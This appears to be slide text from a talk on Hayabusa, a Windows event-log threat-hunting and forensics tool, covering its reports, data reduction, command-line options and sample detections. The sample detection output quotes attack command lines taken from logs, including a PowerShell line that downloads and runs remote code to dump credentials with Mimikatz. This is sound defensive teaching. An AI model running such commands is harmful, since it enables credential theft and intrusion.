
Elastic Stack,
Timesketch,
takajo, etc...

jq, xq, etc...

Demo


Event Consolidation
Creates a single CSV/JSON/JSONL timeline from as many evtx files as you want.

Event Frequency Timeline



HTML-Based Summary Report

隼

HAYABUSA

General Overview

- Start time: 2022/09/28 21:52
- Excluded rules: 12
- Noisy rules: 5 (Disabled)
- Experimental rules: 2020 (67.07%)
- Stable rules: 213 (7.07%)
- Test rules: 779 (25.86%)
- Hayabusa rules: 138
- Sigma rules: 2874
- Total enabled detection rules: 3012
- Elapsed Time: 00:00:26.996

Results Summary

- Saved alerts and events: 19,545
- Total events analyzed: 76,967
- Data reduction: 57,422 events (74.61%)
- Dates with most total detections:
    - critical: 2019-07-19 (15)

Immediately see:

- when an incident happened
- compromised hosts
- techniques used

Results Summary

- Saved alerts and events: 128,428
- Total events analyzed: 720,572
- Data reduction: 592,144 events (82.18%)
- Dates with most total detections:
    - critical: 2022-08-06 (33)
    - high: 2022-08-05 (1,045)
    - medium: 2022-08-06 (7,178)
    - low: 2022-08-06 (85,066)
    - informational: 2022-08-06 (127,768)

Computers with most unique critical detections:

- ACC-10.corp.net (2)
- ACC-02.corp.net (2)
- ACC-07.corp.net (2)
- ACC-01.corp.net (2)
- ACC-04.corp.net (2)

Computers with most unique high detections:

- ACC-07.corp.net (43)
- ACC-10.corp.net (41)
- ACC-01.corp.net (39)
- ACC-04.corp.net (39)

Top critical alerts:

- CobaltStrike Named Pipe (28)
- CobaltStrike Service Installations in Registry (5)

Top high alerts:

- Suspicious Svchost Process (511)
- Suspicious Eventlog Clear or Configuration Using Wevtutil (223)
- Suspicious Encoded PowerShell Command Line (178)
- Use Short Name Path in Image (123)
- NetNTLM Downgrade Attack (96)
- Suspicious PowerShell Encoded Command Patterns (90)
- Rundll32 Execution Without DLL File (70)
- Accessing WinAPI in PowerShell (60)

Data Reduction

- Unneeded events ignored.
- Needed data is abbreviated to bare minimum.
- File size is reduced to a fraction.
- All the data can fit on one screen for easier and faster analysis!

Data Reduction - Event Message

- "An account was successfully logged on." -> "Logon Success"
- "A handle to an object was requested" -> "Object Handle Request"
- "Special privileges assigned to new logon" -> "Admin Logon"
- "A logon was attempted using explicit credentials" -> "Explicit Logon Attempt"

EID 4624 Example

An account was successfully logged on.

Subject:
- Security ID: SYSTEM
- Account Name: SEC504STUDENT$
- Account Domain: SEC504
- Logon ID: 0x3E7

Logon Information:
- Logon Type: 5
- Restricted Admin Mode: -
- Virtual Account: No
- Elevated Token: Yes

Impersonation Level: Impersonation

New Logon:
- Security ID: SYSTEM
- Account Name: SYSTEM
- Account Domain: NT AUTHORITY
- Logon ID: 0x3E7
- Linked Logon ID: 0x0
- Network Account Name: -
- Network Account Domain: -
- Logon GUID: {00000000-0000-0000-0000-000000000000}

Process Information:
- Process ID: 0x290
- Process Name: C:\Windo

Network Information:
- Workstation Name: -
- Source Network Address: -
- Source Port: -

Detailed Authentication Information:
- Logon Process: Advapi
- Authentication Package: Negotiate
- Transited Services: -
- Package Name (NTLM only): -
- Key Length: 0

This event is generated when a logon session is created. It is generated on the computer that was accessed.

The subject fields indicate the account on the local system which requested the logon. This is most commonly a service such as the Server service, or a local process such as Winlogon.exe or Services.exe.

The logon type field indicates the kind of logon that occurred. The most common types are 2 (interactive) and 3 (network).

The New Logon fields indicate the account for whom the new logon was created, i.e. the account that was logged on.

The network fields indicate where a remote logon request originated. Workstation name is not always available and may be left blank in some cases.

The impersonation level field indicates the extent to which a process in the logon session can impersonate.

The authentication information fields provide detailed information about this specific logon request.
- Logon GUID is a unique identifier that can be used to correlate this event with a KDC event.
- Transited services indicate which intermediate services have participated in this logon request.
- Package name indicates which sub-protocol was used among the NTLM protocols.
- Key length indicates the length of the generated session key. This will be 0 if no session key was requested.

2170 Bytes

69B

User: IEUser ¦
Comp: IE10WIN7 ¦
IP-Addr: 127.0.0.1 ¦
LID: 0x17125

and/or

591B

AuthenticationPackageName: Negotiate ¦ IpAddress: 127.0.0.1 ¦ IpPort: 0 ¦ KeyLength: 0 ¦ LmPackageName: - ¦ LogonGuid: 00000000-0000-0000-0000-000000000000 ¦ LogonProcessName: User32 ¦ LogonType: 2 ¦ ProcessId: 0x17c ¦ ProcessName: C:\Windows\System32\winlogon.exe ¦ SubjectDomainName: WORKGROUP ¦ SubjectLogonId: 0x3e7 ¦ SubjectUserName: IE10WIN7$ ¦ SubjectUserSid: S-1-5-18 ¦ TargetDomainName: IE10WIN7 ¦ TargetLogonId: 0x17125 ¦ TargetUserName: IEUser ¦ TargetUserSid: S-1-5-21-3463664321-2923530833-3546627382-1000 ¦ TransmittedServices: - ¦ WorkstationName: IE10WIN7

Channel & Field Abbreviations

- `DvrFmwk` : `Microsoft-Windows-DriverFrameworks-UserMode/Operational`
- `Exchange` : `MSExchange Management`
- `Firewall` : `Microsoft-Windows-Windows Firewall With Advanced Security/Firewall`

- `Recon` : Reconnaissance
- `ResDev` : Resource Development
- `InitAccess` : Initial Access
- `Exec` : Execution
- `Persis` : Persistence
- `PrivEsc` : Privilege Escalation
- `Evas` : Defense Evasion
- `CredAccess` : Credential Access
- `Disc` : Discovery
- `LatMov` : Lateral Movement
- `Collect` : Collection
- `C2` : Command and Control
- `Exfil` : Exfiltration
- `Impact` : Impact

- `Perm` -> Permament
- `Pkg` -> Package
- `Priv` -> Privilege
- `Proc` -> Process
- `PID` -> Process ID
- `PGUID` -> Process GUID (Global Unique ID)
- `Ver` -> Version

De-Duplication

- **`-R, --remove-duplicate-data`** *option: duplicate field data replaced with "*`DUP`*"*
- *Usually reduces data by 10-20%*

Before:


Timestamp	RuleTitle	Details
2016-08-19 02:44:08.499 +09:00	Proc Exec	Cmdline: "C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe" /no Proc: C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe PID: 0x34c User: IEUser LID: 0x970a9
2016-08-19 02:44:08.499 +09:00	Susp CmdLine (Possible LOLBIN)	Cmdline: "C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe" /no Proc: C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe PID: 0x34c User: IEUser LID: 0x970a9
2016-08-19 02:44:08.499 +09:00	Suspicious Csc.exe Source File Folder	Cmdline: "C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe" /no Proc: C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe PID: 0x34c User: IEUser LID: 0x970a9

After:

Timestamp	RuleTitle	Details
2016-08-19 02:44:08.499 +09:00	Proc Exec	Cmdline: "C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe" /no Proc: C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe PID: 0x34c User: IEUser LID: 0x970a9
2016-08-19 02:44:08.499 +09:00	Susp CmdLine (Possible LOLBIN)	DUP
2016-08-19 02:44:08.499 +09:00	Suspicious Csc.exe Source File Folder	DUP

Data Reduction Results

- Minimal Profile:
  128 GB -> 18 GB (-86%)
- Standard Profile:
  128 GB -> 28 GB (-80%)



Customizable Output

- Default profiles for most needs.
- Can customize as much or as little as you want depending on your preferences and situation.

Easy to use but also HIGHLY customizable... (60 options...)

```
Input:

  -d, --directory <DIR>  Directory of multiple .evtx files

  -f, --file <FILE>      File path to one .evtx file

  -l, --live-analysis    Analyze the local
C:\Windows\System32\winevt\Logs folder



General Options:

  -C, --clobber                          Overwrite files when
saving

  -h, --help                             Show the help menu

  -J, --JSON-input                       Scan JSON formatted
logs instead of .evtx (.json or .jsonl)

  -w, --no-wizard                        Do not ask questions.
Scan for all events and alerts

  -Q, --quiet-errors                     Quiet errors mode: do
not save error logs

  -x, --recover-records                  Carve evtx records
from slack space (default: disabled)

  -r, --rules <DIR/FILE>                 Specify a custom rule
directory or file (default: ./rules)

  -c, --rules-config <DIR>               Specify custom rule
config directory (default: ./rules/config)

  -s, --sort                             Sort results before
saving the file (warning: this uses much more memory!)

  -t, --threads <NUMBER>                 Number of threads
(default: optimal number for performance)

      --target-file-ext <FILE-EXT...>  Specify additional
evtx file extensions (ex: evtx_data)
```

```
Filtering:

  -E, --EID-filter                       Scan only common EIDs for faster speed (./rules/config/target_event_IDs.txt)

  -A, --enable-all-rules                 Enable all rules regardless of loaded evtx files (disable channel filter for
rules)

  -D, --enable-deprecated-rules          Enable rules with a status of deprecated

  -n, --enable-noisy-rules               Enable rules set to noisy (./rules/config/noisy_rules.txt)

  -u, --enable-unsupported-rules         Enable rules with a status of unsupported

  -e, --exact-level <LEVEL>              Only load rules with a specific level (informational, low, medium, high,
critical)

      --exclude-category <CATEGORY...>  Do not load rules with specified logsource categories (ex:
process_creation,pipe_created)

      --exclude-computer <COMPUTER...>  Do not scan specified computer names (ex: ComputerA) (ex: ComputerA,ComputerB)

      --exclude-eid <EID...>            Do not scan specific EIDs for faster speed (ex: 1) (ex: 1,4688)

      --exclude-status <STATUS...>      Do not load rules according to status (ex: experimental) (ex: stable,test)

      --exclude-tag <TAG...>            Do not load rules with specific tags (ex: sysmon)

      --include-category <CATEGORY...>  Only load rules with specified logsource categories (ex:
process_creation,pipe_created)

      --include-computer <COMPUTER...>  Scan only specified computer names (ex: ComputerA) (ex: ComputerA,ComputerB)

      --include-eid <EID...>            Scan only specified EIDs for faster speed (ex: 1) (ex: 1,4688)

      --include-status <STATUS...>      Only load rules with specific status (ex: experimental) (ex: stable,test)

      --include-tag <TAG...>            Only load rules with specific tags (ex: attack.execution,attack.discovery)

  -m, --min-level <LEVEL>               Minimum level for rules to load (default: informational)

  -P, --proven-rules                    Scan with only proven rules for faster speed (./rules/config/proven_rules.txt)

  -a, --scan-all-evtx-files             Scan all evtx files regardless of loaded rules (disable channel filter for evtx
files)

      --time-offset <OFFSET>            Scan recent events based on an offset (ex: 1y, 3M, 30d, 24h, 30m)

      --timeline-end <DATE>             End time of the event logs to load (ex: "2022-02-22 23:59:59 +09:00")

      --timeline-start <DATE>           Start time of the event logs to load (ex: "2020-02-22 00:00:00 +09:00")
```

```
Output:
      --disable-abbreviations        Disable abbreviations
  -G, --GeoIP <MAXMIND-DB-DIR>       Add GeoIP (ASN, city, country) info to IP addresses
  -H, --HTML-report <FILE>           Save Results Summary details to an HTML report (ex: resu
  -M, --multiline                    Output event field information in multiple rows
  -F, --no-field-data-mapping        Disable field data mapping
      --no-pwsh-field-extraction     Disable field extraction of PowerShell classic logs
  -o, --output <FILE>                Save the timeline in CSV format (ex: results.csv)
  -p, --profile <PROFILE>            Specify output profile
  -R, --remove-duplicate-data        Duplicate field data will be replaced with "DUP"
  -X, --remove-duplicate-detections  Remove duplicate detections (default: disabled)
  -S, --tab-separator                Separate event field information by tabs


Display Settings:

  -K, --no-color             Disable color output
  -N, --no-summary           Do not display Results Summary for faster speed
  -q, --quiet                Quiet mode: do not display the launch banner
  -v, --verbose              Output verbose information
  -T, --visualize-timeline   Output event frequency timeline (terminal needs to support unicod


Time Format:

      --European-time     Output timestamp in European time format (ex: 22-02-2022 22:00:00.1
  -O, --ISO-8601          Output timestamp in original ISO-8601 format (ex: 2022-02-22T10:10:
      --RFC-2822          Output timestamp in RFC 2822 format (ex: Fri, 22 Feb 2022 22:00:00
      --RFC-3339          Output timestamp in RFC 3339 format (ex: 2022-02-22 22:00:00.123456
      --US-military-time  Output timestamp in US military time format (ex: 02-22-2022 22:00:0
      --US-time           Output timestamp in US time format (ex: 02-22-2022 10:00:00.123 PM
  -U, --UTC               Output time in UTC format (default: local time)
```

Field Normalization

- Windows uses different field names even if the field's purpose is the same...
- Example: source IP addresses are referred to as: `IpAddress`, `ClientAddress`, `SourceAddress`, `SourceIp`, `UserDataAddress`, `UserDataParam3`, `etc...`
- Hayabusa will normalize all of the fields above to "`SrcIP`" so it is easy to analyze with `grep`, `jq`, etc...

Log Enrichment

- You can add IP address geolocation information from the `SrcIP` (Source IP) and `TgtIP` (Target IP) fields with the `-G, --GeoIP` option.
- Can easily and quickly discover abnormal logons from abroad.
- Need a free MaxMind account.
- Useful for quickly discovering unauthorized logons, data exfiltration, impossible travel, etc…

Field Data Mapping

```
Channel: Security
EventID: 4624
RewriteFieldData:
    ElevatedToken:
        - '%%1842': 'YES'
        - '%%1843': 'NO'
    ImpersonationLevel:
        - '%%1832': 'IDENTIFICATION'
        - '%%1833': 'IMPERSONATION'
        - '%%1840': 'DELEGATION'
        - '%%1841': 'DENIED BY PROCESS TRUST LABEL ACE'
        - '%%1842': 'YES'
        - '%%1844': 'SYSTEM'
        - '%%1845': 'NOT AVAILABLE'
        - '%%1846': 'DEFAULT'
        - '%%1847': 'DISALLOW MM CONFIG'
        - '%%1848': 'OFF'
        - '%%1849': 'AUTO'
```

A	C	D	E	G	H	
Timestamp	Chann	Even	Lev	RuleTitle	RuleAuthor	Details
2019-08-05 18:39:	Sec	4624	med	Pass the Hash Activity 2	Dave Kennedy Jeff Warren (method) David Vassallo (rule)	Type: 9 TgtUser: IEUser SrcComp: - SrcIP: ::1 LID: 0x38f87e
2019-08-05 18:39:	Sec	4624	high	Successful Overpass the Hash Attempt	Roberto Rodriguez (source) Dominik Schaudel (rule)	Type: 9 TgtUser: IEUser SrcComp: - SrcIP: ::1 LID: 0x38f87e
2019-08-14 20:53:	Sysmon	1	info	Proc Exec	Zach Mathis	Cmd: "C:\windows\explorer.exe" shell:::{769f9427-3cc6-4b62-be14-2a705115b7ab} Proc: C:\Windows\explorer.exe User: MSEDGEWIN10\IEUser ParentCmd: C:\Windows\Explorer.EXE LID: 0x29126 PID: 1052 PGUID: 747F3D96-F639-5D53-0000-001067DA2600
2019-08-14 20:53:	Sysmon	1	info	Proc Exec	Zach Mathis	Cmd: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding Proc: C:\Windows\explorer.exe User: MSEDGEWIN10\IEUser ParentCmd: C:\Windows\system32\svchost.exe -k DcomLaunch -p LID: 0x29126 PID: 6000 PGUID: 747F3D96-F639-5D53-0000-001092EE2600
2019-08-14 20:53:	Sysmon	1	med	Explorer Process Tree Break	Florian Roth (Nextron Systems) Nasreddine Bencherchali (Nextron Systems @gott_cyber	Cmd: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding Proc: C:\Windows\explorer.exe User: MSEDGEWIN10\IEUser ParentCmd: C:\Windows\system32\svchost.exe -k DcomLaunch -p LID: 0x29126 PID: 6000 PGUID: 747F3D96-F639-5D53-0000-001092EE2600
2019-08-14 20:53:	Sysmon	1	info	Proc Exec	Zach Mathis	Cmd: "c:\windows\system32\wscript.exe" /E:vbs c:\windows\temp\icon.ico "powershell -exec bypass Proc: C:\Windows\System32\wscript.exe User: MSEDGEWIN10\IEUser ParentCmd: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embed LID: 0x29126 PID: 8180 PGUID: 747F3D96-F639-5D53-0000-0010B0FC2600
2019-08-14 20:53:	Sysmon	1	med	Change PowerShell Policies to an Insecure Level	frack113	Cmd: "c:\windows\system32\wscript.exe" /E:vbs c:\windows\temp\icon.ico "powershell -exec bypass Proc: C:\Windows\System32\wscript.exe User: MSEDGEWIN10\IEUser ParentCmd: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embed LID: 0x29126 PID: 8180 PGUID: 747F3D96-F639-5D53-0000-0010B0FC2600
2019-08-14 20:53:	Sysmon	1	high	PowerShell Base64 Encoded IEX Keyword	Florian Roth (Nextron Systems)	Cmd: "c:\windows\system32\wscript.exe" /E:vbs c:\windows\temp\icon.ico "powershell -exec bypass Proc: C:\Windows\System32\wscript.exe User: MSEDGEWIN10\IEUser ParentCmd: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embed LID: 0x29126

Multiline View


"Windows Event Log
Refurbishing Tool"

Before

```
<EventData>
  <Data Name="SubjectUserSid">S-1-5-18</Data>
  <Data Name="SubjectUserName">DESKTOP-C5VRHHT$</Data>
  <Data Name="SubjectDomainName">WORKGROUP</Data>
  <Data Name="SubjectLogonId">0x3e7</Data>
  <Data Name="NewProcessId">0x7f8</Data>
  <Data Name="NewProcessName">C:\Windows\System32\svchost.exe</Data>
  <Data Name="TokenElevationType">%%1936</Data>
  <Data Name="ProcessId">0x2f4</Data>
  <Data Name="CommandLine">C:\Windows\System32\svchost.exe -k netsvcs -p -s PushToInstall</Data>
  <Data Name="TargetUserSid">S-1-0-0</Data>
  <Data Name="TargetUserName">-</Data>
  <Data Name="TargetDomainName">-</Data>
  <Data Name="TargetLogonId">0x0</Data>
  <Data Name="ParentProcessName">C:\Windows\System32\services.exe</Data>
  <Data Name="MandatoryLabel">S-1-16-16384</Data>
</EventData>
```

After


```
"Timestamp": "2016-09-21 03:45:48.501 +09:00",
"RuleTitle": "HackTool - Mimikatz Execution",
"Level": "high",
"Computer": "IE10Win7",
"Channel": "Sec",
"EventID": 4688,
"RecordID": 13373,
"Details": {
    "Cmdline": "powershell.exe \"IEX (New-Object Net.WebClient).DownloadString('http://eic.me/17'); Invoke-Mimikatz -DumpCreds\""
    "Proc": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
    "PID": 1792,
    "User": "IEUser",
    "LID": "0x6793c"
},
"ExtraFieldInfo": {
    "ProcessId": 3860,
    "SubjectDomainName": "IE10WIN7",
    "SubjectUserSid": "S-1-5-21-3463664321-2923530833-3546627382-1000",
    "TokenElevationType": "ELEVATED_TOKEN"
},
"RuleID": "b0b6f0e2-8ed1-fa15-6ebb-cf992c0fd7ea"
```

Threat Hunting with Velociraptor

+

(SANS 608 Enterprise DFIR)

